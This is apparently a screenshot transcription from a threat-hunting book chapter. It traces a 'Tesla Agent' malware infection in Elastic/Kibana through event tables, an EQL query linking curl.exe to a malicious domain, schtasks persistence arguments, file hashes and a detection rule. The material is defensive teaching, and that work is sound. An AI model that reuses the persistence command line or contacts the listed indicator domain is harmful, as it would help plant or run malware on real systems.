
3

User authentications

✓ 11,887 succ... ✗ 33 fail

Unique IPs

📍 403 source 📍 1,201 destin...



Authentications

Showing: 9 users

| User | Successes | Failures | Last success | Last successful sou... | Last successful des... | Last failure | Last failed source | Last failed destination |
|----------|-----------|----------|----------------|------------------------|------------------------|-----------------------------|--------------------|-------------------------|
| SYSTEM | 10156 | 5 | 4 minutes ago | — | packtpub | Apr 12, 2021 @ 23:23:45.046 | — | packtpub |
| packtpub | 734 | 28 | 35 minutes ago | 127.0.0.1 | packtpub | 32 minutes ago | — | packtpub |


Authentications

Showing: 7 users

| User | Successes | Failures | Last success | Last successful source | Last successful destination |
|---------------|-----------|----------|----------------------------|------------------------|-----------------------------|
| SYSTEM | 228 | 0 | 11 minutes ago | — | packtpub |
| packtpub | 16 | 28 | 33 minutes ago | — | packtpub |
| DWM-1 | 6 | 0 | Jun 1, 2021 @ 22:45:19.019 | — | packtpub |
| UMFD-0 | 4 | 0 | Jun 1, 2021 @ 22:45:18.730 | — | packtpub |
| UMFD-1 | 4 | 0 | Jun 1, 2021 @ 22:45:18.729 | — | packtpub |
| LOCAL SERVICE | 2 | 0 | Jun 1, 2021 @ 22:45:19.119 | — | packtpub |

🔍 Untitled timeline

Drop anything 🔍 + Add field



process.name:"tesla.exe" KQL Last 24 hours Show dates Refresh

+ Add filter

All hosts Authentications Uncommon processes **Events** External alerts




Events

Showing: 8 events

| | timestamp | message | host.name | event.module | event.dataset | event.action |
|---|-----------------------------|-------------------------------|-----------|--------------|----------------------------|-------------------------------|
| > | Apr 12, 2021 @ 21:23:18.730 | Process terminated: RuleNa... | packtpub | sysmon | windows.sysmon_operatio... | Process terminated (rule: ... |
| > | Apr 12, 2021 @ 21:23:18.730 | Process terminated: RuleNa... | packtpub | sysmon | — | Process terminated (rule: ... |
| > | Apr 12, 2021 @ 21:23:18.729 | Endpoint process event | packtpub | endpoint | endpoint.events.process | end |

packtpub \ PACKTPUB @ packtpub terminated process > tesla.exe (10168) C:\Users\packtpub\Downloads\tesla.exe with exit code 1073807364 via parent process tesla.exe (6172)



Untitled timeline Unsaved [Add to favorites](#) [Attach to case](#)

Query: **Correlation** 4 [Analyzer](#) [Notes](#) [Pinned](#)

Last 24 hours [Show dates](#) [Refresh](#) [All data sources](#)

EQL query

```
sequence by source.port
[ network where event.type == "start" and process.name == "curl.exe" ]
[ network where destination.domain == "covidfreecashback.xyz" ]
```

Event Query Language (EQL) Overview

| | @timestamp | source.port | destination.domain | agent.type | event.category | host.name |
|---|-----------------------------|-------------|-----------------------|------------|-----------------|-----------|
| > | Apr 14, 2021 @ 00:36:46.958 | 65016 | — | endpoint | network | packetpub |
| > | Apr 14, 2021 @ 00:37:23.806 | 65016 | covidfreecashback.xyz | packetbeat | network_traffic | packetpub |
| > | Apr 14, 2021 @ 00:37:26.054 | 65017 | — | endpoint | network | packetpub |
| > | Apr 14, 2021 @ 00:37:59.670 | 65017 | covidfreecashback.xyz | packetbeat | network_traffic | packetpub |

Detection alerts

Last alert: 12 minutes ago

[Manage detection rules](#)



0 alerts Take action Select all 2 alerts Additional filters

| Alerts | Timestamp | Rule | Severity | event.category | host.name |
|-----------------------------|-----------------------------|--------------------------------|----------|----------------------------|-----------|
| Add to case | Apr 14, 2021 @ 00:50:49.375 | Malicious Indicator Match Rule | critical | network_traffic network | packtpub |
| | Apr 14, 2021 @ 00:50:49.375 | Malicious Indicator Match Rule | critical | network_traffic network | packtpub |

elastic Search Elastic

Security / Cases

Overview Detections Hosts Network Timelines **Cases** Administration Add data

< Back to cases

Create new case

1 Case fields

Name
Tesla Agent Match

Tags
tesla x Optional

Type one or more custom identifying tags for this case. Press enter after each tag to begin a new one.

Description
B I [Rich Text Editor] Preview
Alert generated by Tesla Agent.

2 Case settings

Sync alert status with case status
 On
Enabling this option will sync the status of alerts in this case with the case status.

3 External Connector Fields

External Incident Management System
No connector selected

Cancel Create case

1 Case fields

Name
Tesla Agent Match

Tags
tesla x

Type one or more custom identifying tags for this case. Press

Description
B I [Rich Text Editor] [Timeline Icon]
Alert generated by Tesla Agent.

Search: e.g. Timeline name or descri Only favorites

- Tesla Agent Timeline
Possible Tesla Agent events observed.

elastic

Security / Cases / Tesla Agent Match

Overview Detections Hosts Network Timelines **Cases** Administration ➕ Add data

[Back to cases](#) **Tesla Agent Match** 🔗

Status **In progress** Case in progress 1 second ago Sync alerts Refresh case ⋮

Reporter
elastic

Participants
elastic

Tags
tesla

External Incident Management System
No connector selected

elastic added description 1 minute ago
Alert generated by Tesla Agent.
Tesla Agent Timeline

elastic marked case as **In progress** 41 seconds ago

elastic 1 second ago
Began my investigation by reviewing the Timeline and additional research into the intrusion.

Preview

+ Add comment

🔒 Close case 📄 Push as external incident

elastic

Security / Administration / Trusted applications

Overview Detections Hosts Network Timelines Cases **Ad**

Add trusted application

Add a trusted application to improve performance or alleviate conflicts with other applications running on your hosts. Trusted applications will be applied to hosts running Endpoint Security.

Name your trusted application
Vulnerability Scanner

Select operating system
Windows

| Field | Operator | Value |
|-------|----------|---------------------------------|
| Hash | is | 3395856ce81f2b7382dee72602f798t |

+ AND

Description
Locally created vulnerability scanner.

Cancel ➕ Add trusted application

Trusted Applications
Add a trusted application to improve performance or alleviate conflicts with other applications running on you.

Endpoints **Trusted applications**

Add your first tr
There are currently no trusted
Add Truste

Trusted Applications

Add a trusted application to improve performance or alleviate conflicts with other applications running on your hosts. Trusted applications will be applied to hosts running Endpoint Security.

[+ Add Trusted Application](#)

Endpoints Trusted applications

1 trusted application

[Grid view](#) [List view](#)

| | | | | |
|---------------------|--|--------------|-----------------|--|
| Name | Vulnerability Scanner | Field | Operator | Value |
| OS | Windows | Hash | is | 3395856ce81f2b7382dee72602f798b642f14140 |
| Date Created | Apr 14, 2021 @ 01:17:41.699 | | | |
| Created By | elastic | | | |
| Description | Locally created vulnerability scanner. | | | |

[Remove](#)

Rows per page: 10

< 1 >

Chapter 9: Using Kibana to Pivot Through Data to Find Adversaries

Security / Detections

Exit full screen

Close analyzer

BETA

Events / explorer.exe / 307 Events / 4 file

- file change @ Apr 7, 2021 @ 22:43:14.020
C:\Users\packtpub\Downloads\tesla.exe
- file change @ Apr 7, 2021 @ 22:43:06.281
C:\Users\packtpub\Downloads\ebd059221f...
- file creation @ Apr 7, 2021 @ 22:42:48.022
C:\Users\packtpub\Downloads\tesla\ebd05...
- file creation @ Apr 7, 2021 @ 22:39:26.825
C:\Users\packtpub\AppData\Roaming\Micro...

1. file creation @ Apr 7, 2021 @ 22:39:26.825
C:\Users\packtpub\AppData\Roaming\Micro...

2. file creation @ Apr 7, 2021 @ 22:42:48.022
C:\Users\packtpub\Downloads\tesla\ebd05...

3. file change @ Apr 7, 2021 @ 22:43:06.281
C:\Users\packtpub\Downloads\ebd059221f...

4. file change @ Apr 7, 2021 @ 22:43:14.020
C:\Users\packtpub\Downloads\tesla.exe

1 second

TERMINATED PROCESS userinit.exe

ANALYZED EVENT · RUNNING PROCESS explorer.exe

4 file 1 library 302 registry

Security Detections

Exit full screen

Close analyzer

BETA

Events / Details for: tesla.exe

tesla.exe
Running Process
10 Events

@timestamp Apr 7, 2021 @ 22:47:31.584

process.executable C:\Users\packtpub\Downloads\tesla.exe

process.pid 10168

user.name packtpub

user.domain PACKTPUB

process.parent.pid 6172

process.hash.md5 [REDACTED]

process.args C:\Users\packtpub\Downloads\tesla.exe

Security Detections

Exit full screen

Close analyzer

BETA

Events / Details for: shtasks.e...

shtasks.exe
Terminated Process
1 Events

@timestamp Apr 7, 2021 @ 22:47:31.239

process.executable C:\Windows\System32\shtasks.exe

process.pid 4940

user.name packtpub

user.domain PACKTPUB

process.parent.pid 6172

process.hash.md5 5bd86a7193d38880f339d4afb199...

process.args C:\Windows\System32\shtasks.exe

process.args /Create

process.args /TN

process.args Updates\zYIPIYOP

process.args /XML

process.args C:\Users\packtpub\AppData\Local\Temp\tmp203.tmp

Command Prompt

```
C:\Users\packtpub\AppData\Roaming>dir
Volume in drive C has no label.
Volume Serial Number is CE39-EAD0

Directory of C:\Users\packtpub\AppData\Roaming

04/07/2021  08:47 PM    <DIR>          .
04/07/2021  08:47 PM    <DIR>          ..
02/21/2021  08:24 PM    <DIR>          Adobe
               0 File(s)                0 bytes
               3 Dir(s)  13,607,231,488 bytes free
```

Command Prompt

```
C:\Users\packtpub\AppData\Roaming>dir
Volume in drive C has no label.
Volume Serial Number is CE39-EAD0

Directory of C:\Users\packtpub\AppData\Roaming

04/07/2021  08:47 PM    <DIR>          .
04/07/2021  08:47 PM    <DIR>          ..
02/21/2021  08:24 PM    <DIR>          Adobe
               0 File(s)                0 bytes
               3 Dir(s)  13,598,883,840 bytes free
```

```
C:\Users\packtpub\AppData\Roaming>attrib
SHR I          C:\Users\packtpub\AppData\Roaming\zYiPLYOP.exe
```

Command Prompt



```
C:\Users\packtpub\AppData\Roaming>attrib -s -h zYiPLYOP.exe

C:\Users\packtpub\AppData\Roaming>attrib
R I          C:\Users\packtpub\AppData\Roaming\zYiPLYOP.exe

C:\Users\packtpub\AppData\Roaming>copy zYiPLYOP.exe ..\..\Downloads\
1 file(s) copied.
```

```
Command Prompt
C:\Users\packtpub\AppData\Roaming>PowerShell.exe Get-FileHash -Algorithm sha1 zYiPIYOP.exe

Algorithm      Hash
-----
SHA1          [REDACTED]
```



Discover New Save Open Share Inspect

file.hash.md5:44d88612fea8a8f36de82e1278abb02f KQL Refresh

+ Add filter

logs-*

Search field names

Filter by type 0

Selected fields: 2
 file.hash.md5
 file.hash.sha256

Available fields: 72

Popular
 event.category
 event.module
 event.type
 process.name
 process.pid
 _id

5 hits Mar 20, 2021 @ 23:03:15.186 - Apr 19, 2021 @ 23:03:15.186 Auto Hide chart

@timestamp per 12 hours

| Time | file.hash.md5 | file.hash.sha256 |
|------------------------------|----------------------------------|--|
| > Apr 4, 2021 @ 22:34:04.639 | 44d88612fea8a8f36de82e1278abb02f | 275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd8f |
| > Apr 4, 2021 @ 22:34:04.658 | 44d88612fea8a8f36de82e1278abb02f | 275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd8f |
| > Apr 4, 2021 @ 22:32:27.362 | 44d88612fea8a8f36de82e1278abb02f | 275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd8f |
| > Apr 4, 2021 @ 22:32:27.362 | 44d88612fea8a8f36de82e1278abb02f | 275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd8f |
| > Apr 4, 2021 @ 22:32:26.842 | 44d88612fea8a8f36de82e1278abb02f | 275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd8f |

Discover New Save Open Share Inspect

file.hash.md5:44d88612fea8a8f36de82e1278abb02f KQL Last 30 days Show dates Refresh

+ Add filter

logs-*

Search field names

Filter by type 0

Selected fields: 3
 host.hostname
 file.hash.md5
 file.hash.sha256

Available fields: 148

Popular
 agent.hostname
 event.category
 event.module
 event.type
 process.hash.md5
 process.name

5 hits Mar 20, 2021 @ 23:11:13.768 - Apr 19, 2021 @ 23:11:13.768 Auto Hide chart

@timestamp per 12 hours

| Time | host.hostname | file.hash.md5 | file.hash.sha256 |
|------------------------------|---------------|----------------------------------|--|
| > Apr 4, 2021 @ 22:34:04.639 | packtpub | 44d88612fea8a8f36de82e1278abb02f | 275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd8f |
| > Apr 4, 2021 @ 22:34:04.658 | packtpub | 44d88612fea8a8f36de82e1278abb02f | 275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd8f |
| > Apr 4, 2021 @ 22:32:27.362 | packtpub | 44d88612fea8a8f36de82e1278abb02f | 275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd8f |
| > Apr 4, 2021 @ 22:32:27.362 | packtpub | 44d88612fea8a8f36de82e1278abb02f | 275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd8f |
| > Apr 4, 2021 @ 22:32:26.842 | packtpub | 44d88612fea8a8f36de82e1278abb02f | 275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd8f |

Discover New Save Open Share Inspect

file.directory:"C:\Users\packtpub\AppData\Roaming" and event.type:creation KQL Last 30 days Show dates Refresh

+ Add filter

winlogbeat-*

Search field names

Filter by type 0

Selected fields: 4
 host.hostname
 file.directory
 file.name
 event.type

Available fields: 57

Popular
 agent.hostname
 event.module
 _id
 _index
 _score

4 hits Mar 20, 2021 @ 23:26:24.527 - Apr 19, 2021 @ 23:26:24.527 Auto Hide chart

@timestamp per 12 hours

| Time | host.hostname | file.directory | file.name | event.type |
|------------------------------|---------------|-----------------------------------|--------------|------------|
| > Apr 7, 2021 @ 22:47:28.818 | packtpub | C:\Users\packtpub\AppData\Roaming | zYIP1YOP.exe | creation |
| > Apr 7, 2021 @ 00:44:18.257 | packtpub | C:\Users\packtpub\AppData\Roaming | zYIP1YOP.exe | creation |
| > Apr 6, 2021 @ 23:19:47.830 | packtpub | C:\Users\packtpub\AppData\Roaming | zYIP1YOP.exe | creation |
| > Apr 6, 2021 @ 22:47:43.783 | packtpub | C:\Users\packtpub\AppData\Roaming | zYIP1YOP.exe | creation |

| Time | host.hostname | dns.answers.data | dns.question.name | process.executable |
|-------------------------------|---------------|------------------|-------------------|--|
| > Jun 1, 2021 @ 23:35:07.840 | packtpub | 191 | .com | C:\Users\packtpub\AppData\Roaming\zYiPIYOP.exe |
| > May 27, 2021 @ 20:12:12.262 | packtpub | 191, 83, :2 | .com | C:\Users\packtpub\AppData\Roaming\zYiPIYOP.exe |
| > May 26, 2021 @ 23:38:49.521 | packtpub | 191 | .com | C:\Users\packtpub\AppData\Roaming\zYiPIYOP.exe |
| > Apr 19, 2021 @ 22:22:11.478 | packtpub | 191 | .com | C:\Users\packtpub\AppData\Roaming\zYiPIYOP.exe |
| > Apr 19, 2021 @ 22:22:11.478 | packtpub | 191 | .com | C:\Users\packtpub\AppData\Roaming\zYiPIYOP.exe |
| > Apr 19, 2021 @ 22:22:11.478 | packtpub | 191 | .com | C:\Users\packtpub\AppData\Roaming\zYiPIYOP.exe |
| > Apr 13, 2021 @ 23:57:41.955 | packtpub | 191 | .com | C:\Users\packtpub\AppData\Roaming\zYiPIYOP.exe |
| > Apr 13, 2021 @ 23:57:41.955 | packtpub | 191 | .com | C:\Users\packtpub\AppData\Roaming\zYiPIYOP.exe |
| > Apr 13, 2021 @ 23:57:41.955 | packtpub | 191 | .com | C:\Users\packtpub\AppData\Roaming\zYiPIYOP.exe |

| Time | host.hostname | dns.answers.data | dns.question.name |
|-------------------------------|---------------|------------------|-------------------|
| > Jun 1, 2021 @ 23:35:10.431 | packtpub | .191 | .com |
| > May 27, 2021 @ 20:12:12.108 | packtpub | .191 | .com |
| > May 26, 2021 @ 23:38:49.970 | packtpub | .191 | .com |
| > Apr 19, 2021 @ 22:22:14.705 | packtpub | .191 | .com |
| > Apr 14, 2021 @ 00:42:42.099 | packtpub | .191 | .com |
| > Apr 13, 2021 @ 23:57:40.224 | packtpub | .191 | .com |
| > Apr 8, 2021 @ 01:03:31.819 | packtpub | .191 | .com |
| > Apr 8, 2021 @ 00:18:31.840 | packtpub | .191 | .com |
| > Apr 7, 2021 @ 23:33:33.430 | packtpub | .191 | .com |
| > Apr 7, 2021 @ 00:05:46.992 | packtpub | .191 | .com |

| Time | host.hostname | process.args | process.parent.executable |
|-------------------------------|---------------|--|--|
| > Jun 3, 2021 @ 23:08:48.396 | packtpub | C:\Windows\System32\schtasks.exe, /Create, /TN, Updates\zYiPIYOP, /XML, C:\Users\packtpub\AppData\Local\Temp\tmp6913.tmp | C:\Users\packtpub\AppData\Roaming\zYiPIYOP.exe |
| > Jun 2, 2021 @ 20:57:41.115 | packtpub | C:\Windows\System32\schtasks.exe, /Create, /TN, Updates\zYiPIYOP, /XML, C:\Users\packtpub\AppData\Local\Temp\tmp739B.tmp | C:\Users\packtpub\AppData\Roaming\zYiPIYOP.exe |
| > Jun 1, 2021 @ 22:49:05.277 | packtpub | C:\Windows\System32\schtasks.exe, /Create, /TN, Updates\zYiPIYOP, /XML, C:\Users\packtpub\AppData\Local\Temp\tmp92AC.tmp | C:\Users\packtpub\AppData\Roaming\zYiPIYOP.exe |
| > May 27, 2021 @ 19:25:35.014 | packtpub | C:\Windows\System32\schtasks.exe, /Create, /TN, Updates\zYiPIYOP, /XML, C:\Users\packtpub\AppData\Local\Temp\tmp782.tmp | C:\Users\packtpub\AppData\Roaming\zYiPIYOP.exe |

+ Add filter

Back to detection rules

Possible Tesla Agent Scheduled Task Persistence

Activated Edit rule settings

Created by: elastic on Jun 3, 2021 @ 23:30:19.762 Updated by: elastic on Jun 3, 2021 @ 23:37:13.133

Last alert: 4 minutes ago Last response: succeeded at Jun 3, 2021 @ 23:37:14.921

About

This rule detects a persistence mechanism observed by the Tesla Agent.

Author Packtpub

Severity Medium

Risk score 47

MITRE ATT&CK™
Persistence (TA0003)
Scheduled Task/Job (T1053)
Scheduled Task (T1053.005)

Tags tesla

Definition

Index patterns winlogbeat-*

Custom query
process.name:"schtasks.exe" and process.args: ("/Create" and "/TN" and Updates* and "/XML" and *\\AppData\\Local\\Temp\\tmp*.tmp) and process.parent.executable:C:\\Users*\\AppData\\Roaming*.exe

Rule type Query

Timeline template None

Schedule

Runs every 1m

Additional look-back time 750h





Showing 8 alerts | Selected 0 alerts | Take action | Select all 8 alerts | Additional filters

| Open | In progress | Closed | |
|----------------------------|---|---------------|---|
| @timestamp | Rule | host.hostname | process.parent.executable |
| Jun 3, 2021 @ 23:37:14.892 | Possible Tesla Agent Scheduled Task Persistence | packtpub | C:\\Users\\packtpub\\AppData\\Roaming\\zYIPIYOP.exe |

Chapter 10: Leveraging Hunting to Inform Operations



Chapter 11: Enriching Data to Make Intelligence



layer x +

selection controls layer controls

| Reconnaissance 10 techniques | Resource Development 7 techniques | Initial Access 9 techniques | Execution 12 techniques | Persistence 19 techniques | Privilege Escalation 13 techniques | Defense Evasion 39 techniques |
|--|--------------------------------------|-----------------------------------|---|--|--|---|
| Active Scanning (0/2) | Acquire Infrastructure (0/6) | Drive-by Compromise | Command and Scripting Interpreter (0/8) | Account Manipulation (0/4) | Abuse Elevation Control Mechanism (0/4) | Abuse Elevation Control Mechanism (0/4) |
| Gather Victim Host Information (0/4) | Compromise Accounts (0/2) | Exploit Public-Facing Application | Container Administration Command | BITS Jobs | Access Token Manipulation (0/5) | Access Token Manipulation (0/5) |
| Gather Victim Identity Information (0/3) | Compromise Infrastructure (0/6) | External Remote Services | Deploy Container | Boot or Logon Autostart Execution (0/14) | Boot or Logon Autostart Execution (0/14) | BITS Jobs |
| Gather Victim Network Information (0/6) | Develop Capabilities (0/4) | Hardware Additions | Exploitation for Client Execution | Boot or Logon Initialization Scripts (0/5) | Boot or Logon Initialization | Build Image on Host |
| Gather Victim Org Information (0/4) | Establish | | | | | Deobfuscate/Decode Files or Information |

Scheduled Task/Job (0/7)

At (Linux)

At (Windows)

Container Orchestration Job


|| Cron

Launchd

Scheduled Task

Systemd Timers

layer controls



Credential Access

12 techniques

Brute Force (0/4)

Credentials from Password Stores (0/3)

Exploitation for Credential Access

Forge Web Credentials (0/1)

Input Capture (0/2)

Man-in-the-Middle (0/1)

Modify Authentication

platforms

- Linux
- macOS
- Windows
- Azure AD
- Office 365
- SaaS
- IaaS
- Google Workspace
- PRE
- Network
- Containers

Lateral Movement

6 techniques

Exploitation of Remote Services

Internal Spearphishing

Lateral Tool Transfer

Remote Service Session Hijacking (0/1)

Remote Services (0/2)

Software Deployment Tools

Permission Groups Discovery (0/2)

The screenshot displays the MITRE ATT&CK framework interface. It is organized into columns representing different stages of an attack: Initial Access (8 techniques), Execution (6 techniques), Persistence (16 techniques), Privilege Escalation (11 techniques), and Defense Evasion (19 techniques). Several techniques are highlighted with orange boxes: 'Spearphishing Attachment' and 'Spearphishing via Service' under Initial Access; 'Command and Scripting Interpreter', 'Python', and 'Visual Basic' under Execution; and 'Obfuscated Files or Information' under Defense Evasion. Orange arrows originate from these boxes and point towards the 'Antivirus/Antimalware' mitigation option in the 'mitigations' section on the right side of the interface.



Analyze suspicious files and URLs to detect types of malware, automatically share them with the security community

| FILE | URL | SEARCH |
|---|-----|--------|
| | | |
